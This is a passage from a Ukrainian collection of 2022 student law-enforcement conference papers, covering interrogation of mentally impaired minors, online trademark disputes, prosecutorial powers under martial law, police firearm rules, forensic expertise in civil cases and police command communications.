неповнолітнього; чи мають місце в розумовому розвитку підлітка відхилення від нормального рівня характерного для даного віку; чим визвані дані відхилення, та чи не є вони результатом психічного захворювання; чи міг малолітній (неповнолітній) з урахуванням його психічного і фізичного стану правильно сприймати обставини (вказати які) та дати стосовно них адекватні покази; чи міг неповнолітній повністю усвідомити значення своїх дій, або дій вчинених по відношенню до нього; чи міг підліток керувати своїми діями та в якій мірі. При призначенні будь-якої експертизи необхідно забезпечити допомогу неповнолітньому (обвинуваченому, підозрюваному, потерпілому) зі сторони захисника (законного представника) по забезпеченню прав, які пов'язані з провадженням експертизи та пред'явленням матеріалів. Перед призначенням зазначених видів експертиз слідчий повинен ознайомити їх з матеріалами допитів неповнолітніх, батьків чи осіб, які займалися їх вихованням і піклуванням, їх законних представників, викладачів навчальних закладів або представників трудових колективів, друзів, знайомих та ін. якщо неповнолітній працював та ін. Тому слідчому,

дізнавачу, прокурору, судді слід враховувати психологічні особливості при допиті неповнолітніх осіб з психічними вадами. Для того, щоб одержати в ході допиту від осіб з психічними вадами повні, послідовні та достовірні показання, слідчому необхідно знати, як вони впливають на формування показань стосовно вчиненого та поведінку після цього. Слідчий не має права здогадуватись про окремі обставини події та розцінювати як докази. Одним із факторів, на що слід звертати увагу слідчому є своєрідність показань, які свідчать про наявність психічних вад. Так, особи, що страждають дебільністю, дають правильні показання, вони достатньо повно відтворюють картину того, що відбулося. Але недостатня активність та цілеспрямованість психічних процесів зумовлюють простоту та стереотипність відповідей на запитання. У вільній розповіді вони рідко використовують складні речення, невдало підбирають слова для вираження своїх думок. Шепелявість як наслідок недорозвитку мовного апарату приводить до того, що таким особам важко вимовляти складні слова та юридичні терміни. В свою чергу на зміст показань розумово відсталих осіб впливають властивості їх пам'яті та мислення. Вони примітивно, непослідовно та повільно викладають обставини справи, зупиняються на дрібницях чи обставинах, що не мають жодного значення для справи. Вони не завжди в стані дати правильну відповідь на запитання слідчого, і тоді як реакція у них виникає протест або роздратування. При проведенні слідчих дій слід враховувати, що особи з психічними вадами (психопати, епілептики) деталізують до дрібниць, довго зупиняються на одному й тому ж запитанні, схильні до фантазування. Легка навіюваність зумовлює те, що вони нерідко беруть на себе відповідальність за дії, які фактично не вчиняли. Пред'явлення запитань про вчинене особи з психічними аномаліями переживають спокійно та легко. Деякі байдуже ставляться до таких запитань, погоджуючись зі всіма обставинами вчиненого; інші ж неймовірно вперті і заперечують про вчинене. Так, неповнолітньому, що страждав олігофренією у ступені помірної дебільності, слідчий тричі пояснював про вчинене відповідно до ст. 296 КК України, спочатку за ч. 1, потім за ч. 3, і нарешті, за ч. 4 цієї статті. Даний приклад ще раз підкреслює, що такі особи не здатні давати юридичну оцінку своїм діям, будувати та викладати свої показання у такий спосіб, щоб захистити себе, або спростувати дані що стали відомі слідству. Крім того, олігофрени при стверджувальній формі запитання відповідають стверджувально, при заперечній формі - заперечно. Тому таким особам необхідно роз'яснити зміст запитання, з'ясувати чи зрозуміле воно для

них, в чому може допомогти психолог. Показання психопатичних особистостей відрізняються оригінальністю, оскільки у них проявляються емоції, почуття. Їх показання характеризуються яскравими фразами. Вони часто змінюють свої показання, головним чином, залежно від настрою, говорять неправду «без користі». Роздратовані, схильні до вибухових реакцій психопати іноді взагалі замикаються в собі та відмовляються давати показання. У ряді випадків в істеричних психопатів відзначається вибірковість обставин, що мають значення для справи. Факти малозначні, не пов'язані з подією злочину, вони засвоюють надійно, в той час як більш важливі та істотні запам'ятовуються ними однобічно та поверхнево. На практиці часто трапляються параноїдальні психопати, які в ході досудового слідства розвивають бурхливу «діяльність», спрямовану на те, щоб уникнути відповідальності: вони закидають прокурора і суд скаргами, обвинувачуючи слідчого в незаконних методах ведення слідства, а свідків та потерпілих - у даванні завідомо неправдивих показань; вимагають проведення очних ставок, повторних експертиз, змінити запобіжний захід, закрити кримінальну справу під загрозою покінчити життя самогубством, вважаючи, що це найдієвіший захист захисту від обвинувачення. Допит в нічний час може бути проведений тільки у невідкладних випадках. Згідно з ст. 144 КПК України слідчі дії повинні відбуватись за участю захисника, а також у разі потреби й перекладача. У ході допиту потрібно дотримуватись наступних правил: 1) у кабінеті слідчого під час допиту неповнолітніх осіб, зокрема й з психічними вадами, ніхто, крім посадової особи, що веде допит, захисника, перекладача, педагога, спеціаліста не повинен бути присутній; 2) ніщо не повинно відволікати їхню увагу, тому предмета та речі (ножі, вогнепальна зброя, речові докази), що створюють у допитуваного непотрібне зорове чи слухове збудження, слід забрати з кабінету. При допиті необхідно виключити сторонні джерела звуку (стаціонарний, мобільний телефони, телевізор, радіо, зачинити вікна), які розсіюють увагу та знижують ефективність мисленої діяльності; 3) під час допиту вони не повинні курити, тримати в роті та в руках сторонні предмети. Допитуваний і перекладач мають знаходитись на відстані одного-двох метрів один від одного. Це забезпечить точність і повноту показань; 4) незрозумілі слова, фрази, спеціальні терміни, абстрактні поняття необхідно повторювати двічі, якщо ж вони погано сприймаються, то слід написати їх, щоб допитуваний зміг прочитати їх; 5) можна допитувати неповнолітнього на добу тільки 2 години, з перервою через кожний час допиту. При допиті свідків, потерпілих,

обвинувачених, що страждають заїканням, слід враховувати, що ці особи недостатньо активні у вільній розповіді. Їхня мова малопереконлива, монотонна, відповіді незрозумілі. Такі допитувані спочатку проговорюють про себе відповідь, а потім вимовляють її вслух. Вони зосереджуються не на тому, як логічно обґрунтувати свою позицію, а на тому, як легше висловити свою думку. Тому слідчий повинен бути особливо терплячим. Результати слідчих (розшукових) дій будуть обов'язково використанні експертами при вирішенні питання стосовно осудності чи неосудності неповнолітнього. Втім, підняті питання потребують окремого дослідження або наукового вивчення. Прошу учасників наукового заходу прийняти участь у обговоренні піднятих питань та наданих пропозицій.

Список бібліографічних посилань

1. Кримінальний процесуальний кодекс України станом на 10 квітня 2022 року. Харків. Право. 430 с.

Одержано 27.05.2022

Максим Анатолійович ТЮТЮННИК,

курсант групи Ф4-303

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **М. А. Тіхонова***

ЩОДО ЗАХИСТУ ПРАВ НА ТОРГОВЕЛЬНІ МАРКИ

У сучасних ринкових умовах категорія “торгова марка” – це позначення, яке вирізняє товари та послуги одних осіб серед таких самих або споріднених з ними товарів і послуг інших осіб [1]. Вона набуває все більшого значення в економіці, а звідси значущість проблем формування і керування торговельними марками багато в чому визначається розвитком конкуренції. Закордонні виробники, активно використовуючи концепцію брендингу, створюють стійкі конкурентні переваги своїх торговельних марок у свідомості споживачів. Власне кажучи, на сучасному ринку триває боротьба торговельних марок і їхніх рекламних образів за місце на сучасному ринку.

З розширенням ринків і зміною структури виробництва і розповсюдження товарів і послуг торговельні марки почали ідентифікувати

саме товари і згодом вже не вказували на джерело походження. Функції торговельної марки значною мірою залежать і від властивостей самого товару.

Незважаючи на те, що основним призначенням торговельної марки є відмінність товару, деякі її функції з часом набули нового значення. Якщо раніше основна функція торговельної марки полягала в рекламі, то сьогодні вона набуває низку інших важливих функцій. Так, торговельна марка є важливим чинником конкуренції, оскільки забезпечує захищеність товару від дій конкурентів і зміцнює позиції щодо товарів-замінників. Використання торговельних марок виробниками дозволяє відрізнити товари цих виробників від тих, які виготовляють чи продають їх конкуренти.

Для пересічних громадян нашої держави стрімке зростання товарообігу з європейськими країнами втілюється у тому, що йому стали доступними безліч оригінальних товарів популярних європейських брендів на численних сторінках інтернет-магазинів та популярних інтернет-маркетплейсах.

Нажаль, сьогодні в Україні існує низка проблем в роботі інтернет-магазинів та маркетплейсів – починаючи від проблем зловживання права споживачів, закінчуючи копіюванням офіційних сторінок у мережі Інтернет з продажу товару іменитих брендів, тощо, що призводить до жорсткої протидії з боку представників «оригінальних» торговельних марок.

Відповідно до Закону України «Про охорону прав на знаки для товарів і послуг» встановлюються випадки, на які не поширюється виключне право власника прав на торговельну марку (ТМ) забороняти її використання. До таких випадків, серед іншого, належить некомерційне використання ТМ та її використання в усіх формах повідомлення новин і коментарів до новин, а також, добросовісне застосування ними своїх імен чи адрес що є особливо важливим у сенсі інтернет-торгівлі, використання ТМ для товару, введеного під цією маркою в цивільний обіг її власником чи за його згодою, за умови, що власник не має вагомих підстав забороняти таке використання у зв'язку з подальшим продажем товару (зокрема, у разі зміни або погіршення стану товару після введення його в цивільний оборот) (згідно аналізу ч. 6 ст. 16).

З огляду означену норму, можна зробити висновок, що в нашій країні діє міжнародний принцип вичерпання права на торговельні марки, тобто дозволяє ввезення на територію держави та подальший продаж оригінальних товарів без наявності спеціальної на це згоди правовласника торговельної марки.

Це означає, що використання будь-якою особою торговельної марки іншої компанії в комерційних цілях може відбуватися лише з метою відрізнити товари одного виробника від товарів інших виробників, тобто виключно для ідентифікації виробника відповідного товару.

Порушенням права власності становлять всі інші випадки використання торговельної марки без відповідної на це згоди. Наприклад, розміщення на сайті логотипу компанії-виробника, використання позначення у формі зареєстрованої марки, а також у формі, що відрізняється від неї лише окремими елементами, якщо це не змінює загалом відмінні риси марки, в рекламних текстах та статтях на сайті інтернет-магазину, в доменному імені тощо [4].

Якщо питання про те, які дії з торговельною маркою в Інтернеті становлять порушення прав на об'єкт інтелектуальної власності є зрозумілим, то проблема визначення особи порушника до сьогодні залишається досить актуальною. Зараз особою що порушила прав на об'єкт інтелектуальної власності є особа в розпорядженні якої перебуває веб-сайт та розміщена на ньому інформація.

Така позиція вперше була вказана у постанові Пленуму Верховного Суду України за № 5 від 04.06.2010 р. «Про застосування судами норм законодавства у справах про захист авторського права і суміжних прав» 252.

Проте в кожному конкретному випадку згідно з процесуальним законодавством України у разі звернення за судовим захистом свого порушеного права потенційний позивач повинен самостійно встановити особу порушника та зазначити його як відповідача у позовній заяві, дані про власника веб-сайту можуть бути витребувані в адміністратора системи реєстрації та обліку доменних назв та адреси українського сегмента мережі Інтернет. Таким чином, допоки не доведено інше, для української Феміди власником сайту є особа, на яку зареєстроване відповідне доменне ім'я.

Отже формується чітка процедура із встановлення особи власника веб-сайту, що складається із двох основних кроків.

Перший крок – це направлення адвокатського запиту до реєстратора відповідного доменного імені та/або хостинг-провайдера, на серверах якого розміщено сторінки веб-сайту. Можливо, що у відповідь на такий адвокатський запит реєстратор доменного імені повідомить заявника про те, що він не має законних підстав для розкриття (передачі) персональних даних особи, на яку зареєстроване відповідне доменне ім'я без запиту суду або правоохоронних органів.

В такому випадку іншим кроком стає звернення до суду із заявою про забезпечення доказів шляхом витребування від реєстратора інформації про власника доменного імені (прізвища, ім'я, по батькові, ідентифікаційного коду, місця реєстрації та проживання, телефону, електронної адреси), а також витребування у реєстратора копій певних документів (зокрема, заява про реєстрацію доменного імені, договір про надання послуг з реєстрації доменного імені тощо).

У разі задоволення такої заяви правовласник отримає судове рішення, що зобов'яже до розкриття інформації про реєстранта. Навіть отримавши докази наявності порушення прав третіх осіб, вони вказують на те, що згідно з чинними правилами, реєстрація домену виключно з облікового запису, який оформлений на власника торговельної марки, має відбуватися лише під час реєстрації національних доменів вищого рівня. Для будь-яких інших доменів у разі делегування доменного імені у реєстратора немає обов'язку здійснювати перевірку права реєстранта на користування торговельними марками, так як для реєстраторів доменних імен нижчого рівня не встановлюється обов'язок перевіряти дані замовника послуг, тому що вони діють на підставі договорів із адміністратором, та надають послуги із технічного забезпечення реєстрації й функціонування домену.

На мою думку з впровадженням в українське законодавство нових європейських стандартів захисту прав на торговельні марки мають зазнати змін. Впровадити та реалізувати обов'язкову верифікацію даних замовників послуг, що визначають основні принципи та процедури взаємодії реєстраторів з реєстраційною системою. Саме тоді можна буде сказати, що в Україні встановлені цивілізовані правила для комерційного використання торговельних марок в мережі Інтернет.

Список бібліографічних посилань

1. Електронний ресурс: URL: <https://ukrpatent.org/uk/articles/signs> (дата звернення 06.06.2022)
2. Електронний ресурс: URL: <https://uk.wikipedia.org/wiki/%D0%9C%D0%B0%D1%80%D0%BA%D0%B5%D1%82%D0%BF%D0%BB%D0%B5%D0%B9%D1%81> (дата звернення 06.06.2022)
3. Про охорону прав на знаки для товарів і послуг: Закон України від 15.12.1993 р. № 3689-12. Голос України, 1994. URL: <https://zakon.rada.gov.ua/laws/show/3689-12#Text>
4. Костянтин Гамкрелідзе. «Упіймай мене, якщо зможеш». Дещо про порушників прав інтелектуальної власності. Юридична газета, 2018. № №27-28 (629-630). URL: <https://yur-gazeta.com/publications/>

practice/zahist-intelektualnoyi-vlasnosti-avtorske-pravo/upiyamay-mene-yakshcho-zmozhesh.html (дата звернення 06.06.2022)

5. Про застосування судами норм законодавства у справах про захист авторського права і суміжних прав : Постанова Верховного суду України від 04.06.2010 року № 5. Вісник Верховного суду України, 2010. URL: <https://zakon.rada.gov.ua/laws/show/v0005700-10#Text> (дата звернення 06.06.2022)

Одержано 07.06.2022

Володимир Анатолійович УРБАН,

курсант групи Ф1-405

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри кримінального процесу

та організації досудового слідства факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **В. В. Романюк***

РОЛЬ ОРГАНІВ ПРОКУРАТУРИ ПІД ЧАС ДОСУДОВОГО РОЗСЛІДУВАННЯ В УМОВАХ ВОЄННОГО СТАНУ: СУЧАСНІСТЬ І ПЕРСПЕКТИВИ РОЗВИТКУ

Через повномасштабну військову агресією рф на території незалежної України виникла необхідність запровадження воєнного стану. Його запровадження та бойові дії, що відбуваються на території України з 24 лютого 2022 року пов'язані із вчиненням військових злочинів збройними формуваннями країни агресора.

Враховуючи складні умови функціонування органів обвинувачення під час досудового розслідування в умовах воєнного стану та стан діяльності органів правосуддя, введено низку нових законодавчих змін до Кримінального процесуального кодексу України. Розглядаючи парадигму вчинення кримінальних правопорушень на території України під час воєнного стану варто зазначити, що навантаження на органи обвинувачення та правосуддя збільшуються не тільки за рахунок військових злочинів вчинених збройними формуваннями рф. Зокрема, й за рахунок збільшення кримінальних правопорушень у регіонах та місцях де відбуваються бойові дії, здійснюється транзит гуманітарної допомоги, та містах що перебувають у тимчасовій окупації.

Тому, опираючись на вищевикладене, варто детально розглянути діяльність ключового органу обвинувачення, а саме прокуратури в умовах воєнного стану. Функціональні повноваження керівників прокуратури збільшились за рахунок надання їм повноважень слідчого судді, у випадках передбачених п. 2 ч. 1 статті 615 КПК України. Диспозиційна норма п. 2 ч.1 статті 615 КПК України проголошує наступне положення у разі введення воєнного стану та якщо: «відсутня об'єктивна можливість виконання слідчим суддею повноважень, передбачених статтями 140, 163, 164, 170, 173, 186, 187, 189. 190, 206, 219, 232, 233, 234, 235, 245-248, 250 та 294 цього Кодексу, а також повноважень щодо обрання запобіжного заходу у вигляді тримання під вартою на строк до 30 діб до осіб, які підозрюються у вчиненні злочинів, передбачених статтями 109-115, 121, 127, 146, 146⁻¹, 147, 152-156⁻¹, 185, 186, 187, 189-191, 201, 255-255⁻², 258-258⁻⁵, 260-263⁻¹, 294, 348, 349, 365, 377-379, 402-444 Кримінального кодексу України, а у виняткових випадках також у вчиненні інших тяжких чи особливо тяжких злочинів, якщо затримка в обранні запобіжного заходу може призвести до втрати слідів кримінального правопорушення чи втечі особи, яка підозрюється у вчиненні такого злочину, - такі повноваження виконує керівник відповідного органу прокуратури з урахуванням вимог статті 37 цього Кодексу за клопотанням прокурора або за клопотанням слідчого, погодженим з прокурором».

Зазначені нормативно-правові оновлення у кримінальному судочинстві будуть нести за собою серйозні зміни у практичній правовій діяльності під час досудового розслідування в умовах воєнного стану. До таких змін варто віднести як і позитивні, так і негативні фактори:

позитивні:

- зменшення навантаження на органи правосуддя в умовах воєнного стану;
- більш оперативне та ефективне виконання завдань кримінального провадження;
- спрощення процедури обрання запобіжного заходу;

негативні:

- зменшення судового контролю за здійсненням кримінального провадження;
- упередженість органів прокуратури, так як за специфікою їх ознак вони органи обвинувачення та не виконують функцію правосуддя за призначенням;

На сьогоднішній день складно оцінити зміни у кримінальному законодавстві щодо надання повноважень органам прокуратури як виразно позитивні, або виразно негативні. В умовах складної геополітичної обстановки, у якій перебуває Україна будь-які зміни у законодавстві є вимушеними та діють лише у період запровадження воєнного стану.

Після закінчення воєнного конфлікту на території України, юристи та законотворці будуть обов'язково досліджувати досвід проведення досудового розслідування в умовах воєнного стану. Тому, не є виключенням і те, що зміни які відбуваються сьогодні у Кримінальному процесуальному кодексі України в умовах воєнного стану матимуть змогу знайти своє відображення і у мирний час.

Список бібліографічних посилань

1. Кримінальний процесуальний кодекс України від 13 квітня 2012 року № 4651-VI (Редакція станом на 20.05.2022). / URL: <https://zakon.rada.gov.ua/laws/show/4651-17>

Одержано 07.06.2022

Володимир Анатолійович УРБАН,

курсант групи Ф1-405

Харківського національного університету внутрішніх справ

Олександр Сергійович СКЛЯР,

викладач кафедри тактичної спеціальної

та фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ

РЕГУЛЮВАННЯ ЗАСТОСУВАННЯ ВОГНЕПАЛЬНОЇ ЗБРОЇ В ПІДРОЗДІЛАХ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ

Сучасне правове регулювання застосування вогнепальної зброї співробітниками Національної поліції на сьогоднішній день є однією з ключових проблем, через яку працівники правоохоронних органів у своїй діяльності отримують доволі негативні результати застосування вогнепальної зброї.

Авторитет правоохоронних органів, зокрема Національної поліції забезпечується імперативними методами забезпеченнями такої поваги:

- Метод законодавчого стримування;
- Метод прямого (спеціального) стримування.

Метод законодавчого стримування – забезпечений чинним законодавцем звід законів, що передбачає юридичну відповідальність за протиправні діяння (психологічно впливає на особу, стримує від правопорушень на першочерговому рівні).

Метод прямого (спеціального) стримування – виконуваний органами виконавчої влади такий вид діяльності, що виокремлюється особливою жорстокістю за вчинення правопорушень, в основному стосується порушень кримінального правового поля. Містить у собі засоби превенції та примусу, що спрямовані на попередження правопорушень, нейтралізацію суспільно небезпечних діянь. Застосування вогнепальної зброї має особливе, фундаментальне значення у методі прямого (спеціального) стримування.

Проте, відповідно до щомісячних статистичних даних Офісу Генерального прокурора за 2020 рік [1] щодо відкритих кримінальних проваджень органами Національної поліції за статтею 345 (Погроза або насильство щодо працівника правоохоронного органу) Кримінального кодексу України – повага до працівників Національної поліції втрачає свою актуальність, а вчинення насильницьких дій, зокрема за ч.3 статті 345 КК України (заподіяння тяжкого тілесного ушкодження при виконанні службових обов'язків) тренд серед кримінальних правопорушень.

Проблема виникнення такого «тренду» полягає у максимально регресивній законодавчій платформі, яка обмежує повноваження правоохоронних органів у сфері забезпечення примусових заходів.

При такому значному збільшенні кримінальних правопорушень проти правоохоронних органів, особливої уваги потребує вирішення питання:

«Як на сьогоднішній день чинний законодавець визначає випадки у яких застосування вогнепальної зброї визнається допустимим?»

Дане правове явище у сфері застосування вогнепальної зброї у підрозділах Національної поліції визначається ЗУ «Про Національну поліцію», а саме статтею 46 [2], яка чітко передбачає випадки застосування вогнепальної зброї. Диспозиція цієї статті виокремлює такі ситуації, при яких застосування вогнепальної зброї є допустимим.

Акцентуючи увагу на проблемі вузького спектру застосування вогнепальної зброї та враховуюче все вищезазначене, маємо на меті запропонувати такий проект до статті 46 ЗУ «Про Національну поліцію», який ґрунтується на практичному досвіді застосування вогнепальної зброї органами Національної поліції при виконанні своїх службових обов'язків:

Без попередження (додаток до існуючих диспозицій статті 46 ЗУ «Про Національну поліцію») поліцейському дозволено використовувати вогнепальну зброю:

- для нейтралізування небезпеки від особи, яка відмовляється виконувати законні вимоги поліцейського або чинить злісну непокору, та уявно своїми діями може загрожувати здоров'ю чи життю поліцейського або інших осіб;
- для нейтралізування небезпеки від особи, яка має при собі предмети (предмет), зовні, схожі(ий) на предмети, якими можна нанести летальну шкоду поліцейському або іншим особам, та відмовляється виконувати законні вимоги поліцейського або чинить злісну непокору.

На мою думку, надаючи право працівникам поліції відкривати вогонь із вогнепальної зброї при уявній небезпеці чи таким діям, які можуть загрожувати життю поліцейського або інших осіб – законодавець у свою чергу суттєво зменшив би кількість постраждалих під час затримань, переслідувань та сутичок між поліцією та правопорушниками.

Беручи до уваги, практичну діяльність та основні статистичні аспекти вчинення кримінальних правопорушень щодо поліцейських, правова основа діяльності підрозділів Національної поліції повинна бути спрямована саме на забезпечення безпеки та авторитету поліції. Потреба такої реформи застосування вогнепальної зброї у вітчизняному праві, ґрунтується на кровопролитних катастрофах кримінального характеру, враховуючи які законодавець повинен надати широкий спектр випадків, при яких застосування вогнепальної зброї визнається допустимим та законним.

Вітчизняному законодавцю варто звернути особливу увагу на проблему застосування вогнепальної зброї у Національній поліції:

- По-перше, зміни у законодавстві щодо застосування вогнепальної зброї позитивно вплинуть на спроможність підрозділів Національної поліції ефективно забезпечувати права і свободи осіб, що перебувають на території держави.
- По-друге, суровий підхід до застосування вогнепальної зброї гарантує зменшення рівня злочинності та підвищить авторитет Національної поліції серед органів виконавчої влади.
- По-третє, запропоновані у цій праці методи застосування вогнепальної зброї підрозділами Національної поліції надаватимуть працівникам правоохоронних органів психологічної рішучості у критичних ситуаціях.

Список бібліографічних посилань

1. Статистична інформація про стан злочинності та результати прокурорсько-слідчої діяльності // База даних (БД) / Генеральна прокуратура України (ГПУ) URL: <https://old.gp.gov.ua/ua/statinfo.html> (дата звернення 09.04.2022).

2. Про Національну поліцію : Закон України від 02.07.2015 № 580-VIII // База даних (БД) «Законодавство України» / Верховна Рада (ВР) України. URL: <https://zakon.rada.gov.ua/laws/show/580-19#Text> (дата звернення 17.05.2022).

Одержано 17.05.2022

Віолета Віталіївна УШПИК,

курсант Дніпропетровського державного університету внутрішніх справ

ЕКСПЕРТИЗА В ЦИВІЛЬНОМУ ПРОЦЕСІ

У цивільному процесі нерідко виникають питання, для вирішення яких потрібні спеціальні пізнання у різних галузях науки, техніки, мистецтва, ремесла. Наприклад, такі знання потрібні в категорії справ, пов'язаних з оскарженням угод, у зв'язку з необхідністю встановлення знаходження особи, яка вчинила правочин у момент її вчинення в стані, не здатному усвідомлювати значення своїх дій та керувати ними, а також в інших станах.

Найчастіше такі справи пов'язані з дозволом прав на майно між спадкоємцями за заповітом та іншими правовласниками. Далеко не у всіх випадках особа, угода оспорується, за життя перебувала на обліку у психоневрологічному диспансері чи наркологічному диспансері. Проте, сама собою ця обставина не є підставою вважати, що особа при цьому не усвідомлювала значення своїх дій, керуючись ними у всіх випадках під час укладання угод. Експертизи у таких справах, що призначаються, є посмертними. Підстави позову за такими категоріями справ пов'язані, як правило, з припущеннями позивача про те, що особа вживала лікарські засоби або страждало захворюваннями, що перешкоджають адекватній поведінці, роблячи таку особу безвільною чи не що розуміє наслідки вчинених ним угод. Ці доводи позивача спричиняють необхідність вивчення та аналізу медичної документації, а також з'ясування та сукупної оцінки інших обставин, що характеризують поведінку особи в юридично значущому періоді. Враховуючи, що суди не мають спеціальних

знань у галузі медицини, керуючись ст. 108 ЦПК України, судами призначаються експертизи [1].

Тут варто зазначити, що фахівці-експерти в цій галузі для випадків, коли за життя особи не встановлено психіатричних діагнозів, які вказують на необхідність проведення комплексної психолого-психіатричної посмертної судової експертизи.

Так, слід зазначити, що висновки експертів щодо суті є версією, але версією фахівців у цій області, у зв'язку з чим це має значення для суперечок з даної категорії справ. Крім того, встановити істину у справі, крім висновку експертів, не представляється можливим, оскільки, як правило, сторони у справі залучають допиту свідків, свідчення яких суперечать один одному.

Тим часом підсумковий висновок – висновки експертів не завжди відповідають критерію достовірності. Враховуючи, що висновки експертів з таких категорій справ, тобто висновки про те, чи знаходилася особа в стані, не здатному усвідомлювати значення своїх дій та керувати ними у юридично значущий період, неминуче носять суб'єктивний характер, особливо у відсутність встановленого за життя психіатричного діагнозу, то такі висновки, хоч і є експертною думкою, все ж таки навряд чи їх можна віднести до однозначно достовірним. Тим часом від таких висновків залежить доля суперечки, що іноді суттєво відбивається на законних інтересах громадян, які беруть участь у справі [2, с. 37].

Наприклад, після смерті самотнього літнього громадянина, особа, яка отримала за заповітом або за законом квартиру цього громадянина, та продає її третім особам. А згодом деякий час з'являється інший спадкоємець, якому раніше цей самотній громадянин похилого віку заповідав свою власність. І така особа, вважаючи, що померлий громадянин похилого віку не усвідомлював значення своїх дій і не міг керувати ними, бо страждав різними захворюваннями (що, втім, характерно, для людей похилого віку) звертається до суду з вимогою про визнання права власності на квартиру за собою у порядку наслідування. У цій суперечці у разі задоволення вимог страждає найбільше третя особа, яка набула такого майна. Не торкаючись питання сумлінності позивачів та наявності мотивів для зміни своєї волі у померлої особи, зазначимо, що фактично вирішення такої суперечки залежить саме від висновку експертів, фахівців даної галузі, тобто все ж таки суто суб'єктивного думки. Особливо в таких випадках, коли йдеться про тому, що померлий громадянин ніколи за життя не мав психіатричних діагнозів. Такі суперечки нерідкі в судовій практиці.

Ключовою помилкою у призначенні експертизи є формулювання та постановки питань, перед експертом. Сторони цивільного процесу та суд повинні чітко формулювати питання перед експертом це основне правило у судовій експертизі. Через неграмотне формулювання та постановку питань, гарного результату дослідження нічого очікувати. На практиці проведена експертиза виявиться марною, оскільки експерт не відповість на низку поставлених питань. А об'єкти експертизи можуть бути знищені в рамках проведення дослідження та відновити їх буде неможливо. Також слід звернути увагу на складності, пов'язані з неправильним вибором коштів, які найчастіше виражаються у цьому, що боку представляють чи зовсім неправильні матеріали для експертної оцінки, або подають матеріали у недостатній кількості, враховуючи той факт, що мінімальне та максимальна кількість матеріалу, що надається законодавством не встановлено [3, с. 88].

Щоб не допустити помилок під час проведення судової експертизи, необхідно дотримуватись наступних кроків, починаючи з самого планування експертизи: ознайомитися та вивчити джерела, з яких були отримані дані для проведення експертизи, оцінити обсяг необхідної інформації щодо цього процесу; виявити угоди, які були укладені не відповідно до умов ринку. На даному етапі ретельно простежуються договори купівлі-продажу майна. Також експерту слід розглянути ті угоди, що спричинили придбання майна; вивчити та оцінити отримані результати.

На наш погляд, повноцінне дослідження експертного висновку є частиною судового процесу, і повна всебічна оцінка експертного висновку, як окремо, так і в сукупності з іншими доказами, аналізом їх достатності та взаємного зв'язку, відповідності кожного з доказів вимогам закону, а разом – на достовірність висновків, веде до справедливого та законного рішення у справі. Для цілей повторного призначення експертизи рекомендується також представляти інші докази, раніше не подані стороною та що вимагають нарівні з іншими докази експертної оцінки в їхній сукупності. Результати повторних експертиз, найчастіше відрізняються від результату первинної експертизи, що змінює перебіг цивільної справи та результат її розгляду.

Список бібліографічних посилань

1. Цивільний процесуальний кодекс України // Відомості Верховної Ради України: кодекс від 18.03.2004, редакція від 01.04.2016 URL: <http://zakon5.rada.gov.ua/laws/show/1618-15> (дата звернення: 13.11.2021)

2. Ходанович В.О. Судові експертизи в цивільному судочинстві України. Сучасні проблеми криміналістики: матеріали міжнародної науково-практичної конференції, присвяченої 100-річчю з дня народження доктора юридичних наук, професора В.П. Колмакова. Одеса : Юридична література, 2013. С. 326–329.

3. Заяць О., Скриньковський Р. Проблемні аспекти участі експерта у цивільному судочинстві України. 2019. № 9. С. 3001-3011.

4. Круть О.В. Щодо рецензії на висновок судового експерта та правомірності її використання в судочинстві. Адвокат. 2018. № 2. С. 37.

Одержано 26.05.2022

Поліна Миколаївна ФРОЛЕНКОВА,

курсант групи ФЗ-103

Харківського національного університету внутрішніх справ

Науковий керівник:

*старший викладач кафедри тактичної та спеціальної
фізичної підготовки факультету № 3*

*Харківського національного університету внутрішніх справ,
кандидат юридичних наук **Т. В. Шевченко***

АКТУАЛЬНІСТЬ ДОСЛІДЖЕННЯ ПРОХОДЖЕННЯ ІНФОРМАЦІЇ ПІД ЧАС ОПЕРАТИВНИХ ДІЙ У СИСТЕМІ КОМАНДУВАННЯ

«Хто володіє інформацією – володіє світом». Легендарна фраза Натана Ротшильда яка добре характеризує як цінність інформації, так і своєчасність її отримання. Цінність, своєчасність та точність інформації у службовій діяльності правоохоронних органів важко переоцінити.

Однак, в оперативній обстановці, в умовах проведення спеціальних оперативних заходів, в екстремальних умовах правильність, точність та актуальність інформації безпосередньо впливають не тільки на ефективність проведення оперативних дій та виконання правоохоронних функцій, а й, без перебільшень, на збереження життя та здоров'я правоохоронців.

У свою чергу, система командування як система отримання, обробки, передачі інформації та контролю за їх виконанням, що використовується під час проведення оперативних заходів концептуально не змінювалась з часів її впровадження. Її способи, методи та

тактика проведення давно відома та доступно що ставить під загрозу не тільки на ефективність виконання правоохоронних функцій, забезпечення високого рівня боєздатності та боєготовності як підрозділу так і окремих бійців, а ще й життя та здоров'я правоохоронців. В реаліях сьогодення постає важливе та актуальне питання про застосування комплексно підходу до модернізації системи командування та передачі інформації.

Ефективність роботи Міністерства внутрішніх справ, Національної поліції України, територіальних органів та підрозділів поліції складається з роботи підрозділу в цілому та кожного поліцейського окремо. Виконання покладених на поліцейського обов'язків, безперечно, залежить від його рівня професіоналізму, тобто знань, вмінь та здатності скористатися ними у службових та екстремальних ситуаціях.

Закон України «Про національну поліцію» вимагає від поліцейського професійно виконувати свої службові обов'язки. Слід визнати, що чим більше поліцейський зберігає свою боєздатність та боєготовність, тим ефективніше він виконує свої обов'язки.

У свою чергу ефективне виконання покладених на поліцейського обов'язків в оперативній обстановці можливе лише за умови ефективного управління силами та засобами поліції. У свою чергу ефективне управління силами та засобами не можливе без чіткої та швидкої передачі та отриманні інформації.

Слід зазначити, що питання управління силами та засобами поліції у сучасній науці розглянуті недостатньо та розуміються виключно через призму набутого військового досвіду та військової доктрини, що є не доцільним.

Питанню системи управління силами та засобами в оперативній обстановці приділяється значна увага у сучасній військовій доктрини. У системі командування силами та засобами, відповідно до статутів збройних сил України командири дають усність команди та розпорядження, використовують радіозв'язок, а також світлові та звукові сигнали. Однак досвід управління силами та засобами військових частково, а інколи і зовсім, не підходять для управління силами та засобами поліції через особливу специфіку обстановки, цілей та завдань, навколишньої та оперативної обстановки, тощо.

